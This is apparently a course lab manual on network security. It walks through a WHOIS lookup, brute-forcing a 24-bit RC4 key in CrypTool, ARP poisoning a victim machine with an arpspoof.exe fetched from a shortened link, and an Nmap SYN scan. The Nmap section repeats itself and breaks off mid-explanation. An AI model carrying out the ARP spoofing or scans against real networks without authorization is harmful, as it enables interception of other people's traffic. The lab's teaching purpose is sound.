

Practical 1



WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system. It is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The WHOIS protocol is documented in RFC 3912.

Online WHOIS Query:

Steps:

1. Go to <https://whois.icann.org/en>.
2. Enter the website URL for which the WHOIS database should be queried. Press the "Lookup" button.
3. Observe the results.
4. Solve the "I am not a Robot" CAPTCHA if asked.

The screenshot shows the ICANN Lookup website in a web browser. The browser's address bar displays 'lookup.icann.org/en'. The website has a dark blue header with the 'ICANN | LOOKUP' logo and navigation links in Arabic, Simplified Chinese, English, Français, Русский, and Español. A 'Guest' user profile is visible in the top right corner. The main content area is titled 'Registration data lookup tool'. It features a text input field with the placeholder 'Enter a value' and a blue 'Lookup' button. Below the input field, there is a disclaimer: 'By submitting any personal data, I acknowledge and agree that the personal data submitted by me will be processed in accordance with the ICANN Privacy Policy, and agree to abide by the website Terms of Service and the registration data lookup tool Terms of Use.' A link to 'Frequently Asked Questions (FAQ)' is also present. Further down, there is a section titled 'About ICANN's registration data lookup tool' which explains that the tool uses the Registration Data Access Protocol (RDAP) as a replacement for the WHOIS protocol. Below this, a section titled 'A note about our privacy policies and terms of service:' states that privacy policies have been updated for greater transparency. At the bottom of the page, a cookie notice indicates that the site uses cookies for an efficient user experience, with a 'Learn more' link and an 'OK' button. The browser's status bar at the bottom shows a temperature of 30°C, a search bar, and the time 10:47 AM.



ICANN Lookup

lookup.icann.org/en/lookup

Guest

Contact Information

Registrant:

Name: Domain Admin

Organization: Meta Platforms, Inc.

Email: domain@fb.com

Phone: tel:+1.6505434800

Mailing Address: 1601 Willow Rd , Menlo Park, CA, 94025, US

Administrative:

Name: Domain Admin

Organization: Meta Platforms, Inc.

Email: domain@fb.com

Phone: tel:+1.6505434800

Mailing Address: 1601 Willow Rd , Menlo Park, CA, 94025, US

Technical:

Name: Domain Admin

Organization: Meta Platforms, Inc.

Email: domain@fb.com

Phone: tel:+1.6505434800

30°C
Smoke

Search

ENG
IN

10:49 AM
03-03-2025

Practical 2A

a) Use CrypTool to encrypt and decrypt passwords using the RC4 algorithm.

In this practical scenario, we will create a simple cipher using the RC4 algorithm. We will then attempt to decrypt it using a brute-force attack. For this exercise, let us assume that we know the encryption secret key is 24 bits. We will use this information to break the cipher.

We will use CrypTool1 as our cryptology tool. CrypTool1 is an open-source educational tool for cryptological studies. You can download it from <https://www.cryptool.org/en/ct1-downloads>.


Creating the RC4 stream cipher


We will encrypt the following phrase: "Never underestimate the determination of a kid who is time-rich and cash-poor."

We will use 000000 as the encryption key.


Steps



1. Open CrypTool1.
2. Replace the text with "Never underestimate the determination of a kid who is time-rich and cash-poor."
3. Click on **Encrypt/Decrypt** menu.








4. Point to **Symmetric (modern)**, then select **RC4** as shown above.
The following window will appear.
5. Select **24 bits** as the encryption key.
Set the value to 000000.
Click on the **Encrypt** button.
You will get the following stream cipher.
6. **Attacking the stream cipher**
Click on the **Analysis** menu.





7. Point to **Symmetric Encryption (modern)**, then select **RC4** as shown above. You will get the following window.
8. Remember, the assumption made is the secret key is 24 bits. So, make sure you select **24 bits** as the key length. Click on the **Start** button. You will get the following window.
9. **Note:** The time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine being used and the key length. The longer the key length, the longer it takes to complete the attack. When the analysis is complete, you will get the following results.
Note: A lower entropy number means it is the most likely correct result. It is possible a higher than the lowest found entropy value could be the correct result.
 Select the line that makes the most sense, then click on the **Accept selection** button when done.






Practical 3

Aim: Perform ARP Poisoning in Windows


ARP poisoning is an attack that is accomplished using the technique of ARP spoofing. ARP spoofing is a technique that allows an attacker to craft a "fake" ARP packet that looks like it came from a different source or has a fake MAC address in it.

An attacker uses the process of ARP spoofing to "poison" a victim's ARP table, so that it contains incorrect or altered IP-to-MAC address mappings for various attacks.

1. Download **arpspoof.exe** from <http://bit.ly/RCEHARPSPOOF>
 2. Open Command Prompt as Administrator
 3. Delete all ARP entries from the current machine: `arp -a -d`
 4. Ping the victim machine
 5. Now run the command `arp -a` and copy the MAC address of the victim machine.
 6. Open Wireshark and select the interface from the menu: Capture → Options... (and then click start).
- *Note: Make sure promiscuous mode is disabled. (This ignores traffic on the network that is not meant for the current machine.)
7. Copy the MAC address of the victim machine and add a display filter in Wireshark: `eth.addr == 00-1c-c0-f2-f4-5a`.



8) Open browser on the victim machine and visit www.twitter.com




9) Check Wireshark for any TCP entries on source machine. (You should not see any TCP entries)

10) Now run arpspoof.exe and give the victim's IP Address.

11) Stop capturing on Wireshark and check the entries. You should see TCP entries even though Promiscuous mode is OFF. This means the ARP spoof is successful.

12) Press Ctrl+C to stop the spoofing.



Practical 4

Aim: Use Nmap scanner to perform port scanning

1) Nmap Tool Download:

<https://nmap.org/download.html>

2) Command Line Usage of Nmap:

C:\>nmap

Nmap 7.70 (<https://nmap.org>)

Usage: nmap [Scan Type(s)] [Options] (target specification)

3) GUI Version of Nmap (Zenmap):

C:\>zenmap

4) Conduct a SYN (Stealth) scan of the host scanme.nmap.org - Command:

C:\>nmap-sS

scanme.nmap.orgOutput:

Starting Nmap 7.70 (<https://nmap.org>) at 2019-01-12 08:59 Sri Lanka Standard Time Nmap scan

report for scanme.nmap.org (45.33.32.156)

Host is up (0.24s latency). Not shown: 991 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

135/tcp filtered msrpc

139/tcp filtered netbios-ssn

444/tcp filtered snpp


445/tcp filtered microsoft-ds

1434/tcp filtered ms-sql-m

9929/tcp open nping-echo

31337/tcp open Elite

Nmap done: 1 IP address (1 host up) scanned in 16.10 seconds.



Note: when Nmap is run with administrative privileges, then the following 2 commands will give the

same result:

nmap scanme.nmap.org

nmap-sS scanme.nmap.org

Description:

SYN scan is also known as the default scan. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. When running Nmap as root or Administrator, -sS is usually omitted.

Nmap starts by sending a TCP packet with the SYN flag set. This is the first step in the TCP three-way handshake.

After Nmap sends the SYN packet:

If the port is open:

Then the receiver sends back a SYN+ACK

Nmap does not send the final ACK to complete the handshaking. Because if Nmap completes the connection, it would then have to worry about closing it. If Nmap does not send an ACK, the receiver will keep re-sending the SYN+ACK. So, the idea is to send back an RST packet. However, Nmap does not need to do this because the operating system takes care of it. The SYN packet was sent by Nmap, which the OS is not aware of. So, when the receiver sends back the SYN+ACK, the OS as well as Nmap. receives a copy of it. Since the OS is not aware

Note: when Nmap is run with administrative privileges, then the following 2 commands will give the same result:

```
nmap scanme.nmap.org
```

```
nmap -sS scanme.nmap.org
```

Description:

SYN scan is also known as the default scan. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. When running Nmap as root or Administrator, `-sS` is usually omitted.

Nmap starts by sending a TCP packet with the SYN flag set. This is the first step in the TCP three-way handshake.

After Nmap sends the SYN packet:

If the port is open:

Then the receiver sends back a SYN+ACK.

Nmap does not send the final ACK to complete the handshaking. Because if Nmap completes the connection, it would then have to worry about closing it. If Nmap does not send an ACK, the receiver will keep re-sending the SYN+ACK. So, the idea is to send back an RST packet. However, Nmap does not need to do this because the operating system takes care of it. The SYN packet was sent by Nmap, which the OS is not aware of. So, when the receiver sends back the SYN+ACK, the OS as well as Nmap receives a copy of it. Since the OS is not aware that a connection was initiated at its end, it gets confused after receiving the SYN+ACK, and so sends back an RST packet to terminate the handshake.

If the port is closed:

